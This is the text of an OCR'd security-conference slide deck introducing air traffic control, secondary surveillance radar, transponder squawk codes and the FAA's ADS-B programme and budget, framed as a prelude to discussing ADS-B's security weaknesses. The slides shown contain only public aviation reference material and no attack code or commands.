Ghost is in the Air(Traffic)

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
andrei# whoami
SW/HW security researcher, PhD candidate

Mifare Classic
MFCUK

Interest in
avionics

Hacking MFPs
PostScript



http://andreicostin.com/papers/
http://andreicostin.com/secadv/

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Administratrivia #0
DISCLAIMER


- This presentation is for informational purposes only. Do not apply the material if not explicitly authorized to do so
- Reader takes full responsibility whatsoever of applying or experimenting with presented material
- Authors are fully waived of any claims of direct or indirect damages that might arise from applying the material
- Information herein represents author own views on the matter and does not represent any official position of affiliated body

- **tldr;**
- **DO NOT TRY THIS AT HOME!**
- **USE AT YOUR OWN RISK!**


Agenda

1. Intro to ATC
2. ATC Problems Today
3. What is ADS-B?
4. ATC Problems Tomorrow - ADS-B Threats
5. How can ADS-B be exploited?
6. Solutions and take-aways

ATC Today…


AIR TRAFFIC CONTROL
What my friends think I do
What my mom thinks I do
What society thinks I do
What pilots think I do
What I think I do
What I actually do

How do radars work without ADS-B?



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
SSR transmits basic *solicited* data



- SSR is solicited type of communication
  - Solicitation via XPDR
  - Solicitation via voice VHF

- Example of data from SSR XPDR:
  - Aircraft Address
  - Altitude
  - Code (squawk)
  - Angles (Roll/Track)

SSR transponder (XPDR)

- XPDR sends so-called squawks
- In this example – it squawks *code 1200*

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
How SSR displays look like?



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Inputs are not robust enough


To allow correlation of a FLTID to a flight plan, the FLTID must match the Aircraft Identification (ACID) entered in Item 7 of the Flight Notification.

! If you enter either of these codes incorrectly, ATC might not be able to see your aircraft, or might confuse it with another. You could also affect other systems, like TCAS. The codes are flight critical information, so enter them carefully.

- TCAS (Traffic Collision Avoidance System) = very critical component in the air-traffic safety
- ACID coordinates the harmonized operational deployment of Mode S Elementary Surveillance

Inputs are not robust enough

! Don't add any leading zeros, hyphens, dashes or spaces to the FLTID.



Input mistakes have severe implications

When making routine code changes, you should avoid inadvertent selection of codes 7500, 7600, or 7700 thereby causing momentary false alarms at automated ground facilities. For example when switching from code 2700 to code 7200, switch first to 2200 then 7200, NOT to 7700 and then 7200.

This procedure applies to nondiscrete code 7500 and all discrete codes in the 7600 and 7700 series (i.e., 7600-7677, 7700-7777) which trigger special indicators in automated facilities. Only nondiscrete code 7500 will be decoded as the hijack code. An aircraft's transponder code (when available) is utilized to enhance the tracking capabilities of the ATC facility, therefore you should not turn the GTX 320 to SBY when making routine code changes.

Important Codes

- **1200**—The VFR Code for any altitude.
- **7600**—Loss of Communications.
- **7500**—Hijacking (Never assigned by ATC with her aircraft is subject to unlawful interference).
- **7700**—Emergency (All secondary surveillance times).

Important Codes

Following is a list of important codes:

- 1200 – VFR code in the U.S. (refer to ICAO standards for VFR codes in other countries).
- 7000 – VFR code commonly used in Europe (refer to ICAO standards).
- 7500 – Hijack code.
- 7600 – Loss of communication code.
- 7700 – Emergency code.
- 7777 – Military interceptor operations code (NEVER SQUAWK THIS CODE).
- 0000 – Code for military use in the U.S.

Garmin GTX32x Avionics Tranponders

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
ATC Tomorrow – NextGen, ATC/M and eAircrafts



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ADS-B is a $billions world-wide effort from 2006…

FAAXX704: Automatic Dependent Surveillance-Broadcast (ADS-B)

Investment Description: The Surveillance and Broadcast Services (SBS) program office is implementing Automatic Dependent Surveillance-Broadcast (ADS-B), a surveillance system designed to provide improved air traffic information for pilots and air traffic controllers. ADS- More...

FY2012 (CY) Spending: $301.52 M
Time frame of investment: 2006 - 2035

Status: Continued
Major

• Projects • Current Exhibit 300 • FY12 Exhibit 300 • Contracts • Baseline Change History • Evaluation History

EXHIBIT 300 **UII 021-142305975**

US GOV ITDashboard - FAAXX704 (ADS-B)

Section C: Summary of Funding (Budget Authority for Capital Assets)

1.

Table I.C.1 Summary of Funding

	PY-1 & Prior	PY 2011	CY 2012	BY 2013
Planning Costs:	$9.9	$0.0	$0.0	$0.0
DME (Excluding Planning) Costs:	$710.7	$179.8	$288.0	$272.1
DME (Including Planning) Govt. FTEs:	$28.6	$6.3	$6.8	$4.5
Sub-Total DME (Including Govt. FTE):	$749.2	$186.1	$294.8	$276.6
O & M Costs:	$11.0	$5.0	$6.4	$7.9
O & M Govt. FTEs:	$2.6	$0.3	$0.4	$0.2
Sub-Total O & M Costs (Including Govt. FTE):	$13.6	$5.3	$6.8	$8.1
Total Cost (Including Govt. FTE):	$762.8	$191.4	$301.6	$284.7
Total Govt. FTE costs:	$31.2	$6.6	$7.2	$4.7
# of FTE rep by costs:	202	38	38	24
Total change from prior year final President's Budget ($)		$0.0	$-2.0	
Total change from prior year final President's Budget (%)		0.00%	-0.66%	

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
“unmatched” security, but hey… “Safety-first!”

RTCA UAT MOPS DO-282A ADS-B



